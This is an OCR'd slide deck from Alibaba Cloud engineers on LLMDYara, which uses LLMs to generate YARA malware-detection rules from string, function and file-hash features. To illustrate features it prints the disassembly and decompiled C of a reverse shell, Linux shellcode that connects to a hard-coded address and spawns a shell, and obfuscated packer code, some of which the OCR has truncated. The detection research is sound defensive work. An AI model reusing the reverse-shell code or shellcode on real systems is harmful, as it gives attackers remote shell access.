


LLMDYara: LLMs-Driven Automated YARA Rules Generation with Explainable File Features and DNAHash

Xiaochen Wang, Yiping Liu, Xiaoman Wang, Cong Cheng

Alibaba Cloud

Team

Xiaochen Wang

Xiaochen is a security engineer with extensive expertise in reverse engineering and malware detection. At Alibaba Cloud, she currently focuses on static malware detection and the design and development of antivirus engine.

Yiping Liu

Yiping is a security engineer with a keen interest in reverse engineering, malware analysis, and related domains. Currently, she is focused on research in reverse engineering and binary malware detection at Alibaba Cloud.


Xiaoman Wang

Xiaoman Wang is a Senior Security Engineer at Alibaba Cloud Security Center. He was a core member of the CTF team "Never Stop Exploiting," Currently, he focuses on advanced malware analysis and building next-generation threat detection systems.

Cong Cheng

Cong Cheng is a Senior Security Engineer at Alibaba Cloud, interested in malware analysis, windows internals, and virtualization security.

Rising Malware Threats



Inefficient Manual Operations

Automated YARA Rules Generation

2013 — YARA

An industry standard regular expression tool designed for malware analysis.

2014 — YarGen

Use a Naïve Bayes model to score the potential utility of features that can be extracted from a binary, predominately strings.

2019 — VxSig

Uses a least-common-subsequence (LCS) algorithm to find byte sequences, extracted from functions, that appear to be common to all files in the given sample.

2020 — AutoYara

Leverage work in finding frequent larger n-grams, for n(8-1024), to find several candidate byte strings that could become features. Then it extend the SpectralCoClustering algorithm to work when the number of biclusters is not known a priori.

2024 — NeuroYara

Propose a novel architecture utilizing two learning to rank neural networks to understand the underlying effectiveness and correlations among n-grams extracted for rule construction. This approach provides better flexibility and coverage of possible n-grams while reducing the required storage size from several GBs to only 10MBs.

Challenge

1. How to reduce false positives and improve rule quality?

2. How to enhance the interpretability of selected features?

3. How to unlock the potential of LLM on our task?

LLMDYara Method

LLMDYara Method

Break down the task for Automated YARA Rules Generation


Step 1. What features need to be extracted? → Feature Extraction

Step 2. How to filter out features with false positives? → Feature Filter

Step 3. How to evaluate the selected features? → Feature Decision by LLM

Step 4. Which features should be selected to generate rules? → Rule Generation

Framework



Feature Extraction
Feature Filter
Feature Decision On LLM
Rule Generation
Benign Files
Similiar Query
Malicious Files
String Feature
"+password: %s": "natural_language"
"sllauncher.exe":"filename_with_ext"
Function Feature
BOOL sub_402320()
{
HKEY phkResult;
_BYTE SubKey[257];
memset(&SubKey[1], 0, 0x100u);
strcpy(SubKey, aSystemCurrentc_0);
strcat(SubKey, ServiceName);
return RegOpenKeyExA(HKEY_LOCAL_MACHINE,
SubKey, 0, 0xF003Fu, &phkResult) == 0;
}
push call ... pop ret
hash
SSDeep
DNAHash Feature
header
.text
.rdata
.rsrc
overlay
H1
H2
...
Hn
Top Common Strings in Benign Db
Third-Party Library Finger Hash
Capa Sensitive Function Rules
Top Common DNAHash in Benign Db
NLP Statistical Features
Security Domain Features
Lexicon-based Features
{
"string": "unexpected heap error",
"tag": "nlp-cpp_runtime"
}
{
"string": "Sunday",
"tag": "nlp-date"
}
...
{
"string": "HeapDestroy",
"tag": "iat_function"
}
Top-N Strings
Vector Space
Cluster-1
tag: xor_dynamic_decrypt
3F 30 11 FF 45 ?? C3 8B 45
Cluster-2
tag: shellcode_loader
C6 45 ?? 52 C6 45 ?? 4E C6
Cluster-3
tag:
8B 0B 8B 73 ?? 03 75 ?? 8B
...
Cluster-n
tag: add_autorun_reg
8B 4C 24 ?? 8D 44 24 ?? 68 80
(a∧b∧c)∨(a∧b∧c∧e∧f∧g∧h∧i)∨
(e∧f∧g∧h∧i)∨(e∧f∧g∧h∧i∧j∧k)∨(h∧i∧j∧k)
e a h i b c f g j k
file-1 x x x x x x x x
file-2 x x x x
file-3 x x x
file-4 x x x x x
file-5 x x x x x x x
file-6 x x x
Double Cluster
a b c e f g h i j k
file-3 x x x
file-6 x x x
file-1 x x x x x x x x
file-4 x x x x x
file-5 x x x x x x x
file-2 x x x x
B1
B2
subset compression & intersection merging
(a∧b∧c)∨(e∧f∧g∧h∧i)∨(h∧i∧j∧k)
Rule Scoring Mechanism
1. opcode feature xM
2. dna hash feature xN
3. string feature x1

Feature Extraction: String Features

String features are widely used features,


How to define and extract high-quality strings?

17 types of IOC-related strings




```
{
    "D:\\\\W\\\\B\\\\src\\\\build-MINGW64": {
        "tag": "path"
    },
    "Bypass_AntiXRay.dll": {
        "tag": "filename_with_ext"
    },
    "3.1.0.200": {
        "tag": "ip"
    },
    "http://crl.godaddy.com/gdig2s5-0.crl0S": {
        "tag": "url"
    },
    "ADVAPI32.dll": {
        "tag": "iat_module"
    },
    "RegQueryValueExW": {
        "tag": "iat_function"
    },
    "rdata": {
        "tag": "section_name"
    },
    "Symantec Corporation1402": {
        "tag": "sign"
    }
}
```


Natural language strings




```
{
    "0mWrong password": {
        "tag": "natural_language"
    }
}
```



```
{
    "T$THct$PHc{8": {
        "tag": "null"
    }
}
```

Feature Extraction: Function Features

Besides string features, **What other features can be extracted?**


```
text:0000000000401776 66 89 45 E2                   mov     [rbp+var_1E], ax
text:000000000040177A 48 8B 05 77 69 0C 00          mov     rax, cs:off_4C80F8
text:0000000000401781 48 89 C7                      mov     rdi, rax
text:0000000000401784 E8 57 9A 04 00                call    inet_addr
text:0000000000401784
text:0000000000401789 89 45 E4                      mov     [rbp+var_1C], eax
text:000000000040178C BA 00 00 00 00                mov     edx, 0
text:0000000000401791 BE 01 00 00 00                mov     esi, 1
text:0000000000401796 BF 02 00 00 00                mov     edi, 2
text:000000000040179B E8 A0 97 04 00                call    socket
text:000000000040179B
text:00000000004017A0 89 45 DC                      mov     [rbp+var_24], eax
text:00000000004017A3 48 8D 4D E0                   lea     rcx, [rbp+var_20]
text:00000000004017A7 8B 45 DC                      mov     eax, [rbp+var_24]
text:00000000004017AA BA 10 00 00 00                mov     edx, 10h
text:00000000004017AF 48 89 CE                      mov     rsi, rcx
text:00000000004017B2 89 C7                         mov     edi, eax
text:00000000004017B4 E8 E7 96 04 00                call    connect
text:00000000004017B4
text:00000000004017B9 8B 45 DC                      mov     eax, [rbp+var_24]
text:00000000004017BC BE 00 00 00 00                mov     esi, 0
text:00000000004017C1 89 C7                         mov     edi, eax
text:00000000004017C3 E8 18 6A 04 00                call    dup2
text:00000000004017C3
text:00000000004017C8 8B 45 DC                      mov     eax, [rbp+var_24]
text:00000000004017CB BE 01 00 00 00                mov     esi, 1
text:00000000004017D0 89 C7                         mov     edi, eax
text:00000000004017D2 E8 09 6A 04 00                call    dup2
text:00000000004017D2
text:00000000004017D7 8B 45 DC                      mov     eax, [rbp+var_24]
text:00000000004017DA BE 02 00 00 00                mov     esi, 2
text:00000000004017DF 89 C7                         mov     edi, eax
text:00000000004017E1 E8 FA 69 04 00                call    dup2
text:00000000004017E1
text:00000000004017E6 48 8D 05 24 88 09 00          lea     rax, aBinBash
text:00000000004017ED 48 89 C7                      mov     rdi, rax
text:00000000004017F0 E8 BB 9F 00 00                call    system
```

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    unsigned int v4; // [rsp+Ch] [rbp-24h]
4    __int16 v5[2]; // [rsp+10h] [rbp-20h] BYREF
5    int v6; // [rsp+14h] [rbp-1Ch]
6    unsigned __int64 v7; // [rsp+28h] [rbp-8h]
7
8    v7 = __readfsqword(0x28u);
9    v5[0] = 2;
10   v5[1] = ntohs((unsigned __int16)tcp_port, argv, envp);
11   v6 = inet_addr(off_4C80F8);
12   v4 = socket(2LL, 1LL, 0LL);
13   connect(v4, v5, 16LL);
14   dup2(v4, 0LL);
15   dup2(v4, 1LL);
16   dup2(v4, 2LL);
17   system("/bin/bash");
18   return 0;
19 }
```

decompiled code with line numbers and offsets

```
/* 0   0x401745   */ int __fastcall main(int argc, const char **argv, const char **envp)
/* 1              */ {
/* 2              */   unsigned int v4; // [rsp+Ch] [rbp-24h]
/* 3              */   _WORD v5[2]; // [rsp+10h] [rbp-20h] BYREF
/* 4              */   int v6; // [rsp+14h] [rbp-1Ch]
/* 5              */   unsigned __int64 v7; // [rsp+28h] [rbp-8h]
/* 6              */
/* 7   0x40175a   */   v7 = __readfsqword(0x28u);
/* 8   0x401760   */   v5[0] = 2;
/* 9   0x401776   */   v5[1] = ntohs((unsigned __int16)tcp_port, argv, envp);
/* 10  0x401789   */   v6 = inet_addr(off_4C80F8);
/* 11  0x4017a0   */   v4 = socket(2, 1, 0);
/* 12  0x4017b4   */   connect(v4, v5, 16);
/* 13  0x4017c3   */   dup2(v4, 0);
/* 14  0x4017d2   */   dup2(v4, 1u);
/* 15  0x4017e1   */   dup2(v4, 2u);
/* 16  0x4017f0   */   system("/bin/bash");
/* 17  0x40180e   */   return 0;
/* 18             */ }
```

Function Call Graph



If decompile fails, extract asm code

```
31 DB|xor     ebx, ebx
F7 E3|mul     ebx
53|push    ebx
43|inc     ebx
53|push    ebx
6A 02|push    2
89 E1|mov     ecx, esp
B0 66|mov     al, 66h ; 'f'
CD 80|int     80h; LINUX -
93|xchg    eax, ebx
59|pop     ecx
B0 3F|mov     al, 3Fh ; '?'
CD 80|int     80h; LINUX -
49|dec     ecx
79 F9|jns     short loc_8048065
68 CF AE 16 31|push    3116AECFh
68 02 00 A2 A5|push    0A5A20002h
89 E1|mov     ecx, esp
B0 66|mov     al, 66h ; 'f'
50|push    eax
51|push    ecx
53|push    ebx
B3 03|mov     bl, 3
89 E1|mov     ecx, esp
CD 80|int     80h; LINUX -
52|push    edx
68 6E 2F 73 68|push    68732F6Eh
68 2F 2F 62 69|push    69622F2Fh
89 E3|mov     ebx, esp
52|push    edx
53|push    ebx
89 E1|mov     ecx, esp
B0 0B|mov     al, 0Bh
CD 80|int     80h; LINUX -
```

Feature Extraction: File DNAHash Features

If string and function-based features are not usable,


what alternative features can be used while controlling false positives?

```
while ( *(_BYTE *)v0 != -61 );
v0();
v1 = retaddr;
while ( 1 )
{
  v1 = (void (*)(void))((char *)v1 - 1);
  if ( *(_DWORD *)v1 == -112 )
    break;
  if ( *(_DWORD *)v1 == 0xFFFF8B90 )
  {
    JUMPOUT(*((_BYTE
    goto LABEL_9;
  }
}
if ( *((_BYTE *)v1 +
  JUMPOUT((char *)&l
LABEL_9:
v2 = (int (__cdecl *
                                                    3930911
v20 = 108;
v3 = v2(&v19, 1818522734, 1818504812);
v4 = (void (__cdecl *)(signed int, signed int, signed int, _DW
v4(414, -1124073593, 12646950, 0, 0, 0);
v5 = *MK_FP(35, *MK_FP(35, *MK_FP(35, *MK_FP(35, __readfsdword
v6 = (int (__cdecl *)(signed int, signed int))sub_401346(v5, 5
v7 = v6(64, 58032);
*MK_FP(35, v7 + 57353) = v5;
v18 = 0;
v17 = 512;
v16 = v7;
v15 = &byte_401AEB[*(_DWORD *)&word_40110A];
v14 = 6441;
```

1. Self-Modifying Code
2. Control Flow Obfuscation
3. Self-Implemented Packers

```
BSS:006420CF loc_6420CF:                             ; CODE XREF: sub_642028:loc_6420CA↑j
BSS:006420CF                 jmp     short loc_6420D2
BSS:006420CF ; ---------------------------------------------------------------------------
BSS:006420D1                 db 0D9h
BSS:006420D2 ; ---------------------------------------------------------------------------
BSS:006420D2
                                                     ; CODE XREF: sub_642028:loc_6420CF↑j
                                                 x+4], eax
                                                 x+0Ch], eax
                                                 rt loc_6420DE
                                                 d ptr [esi]
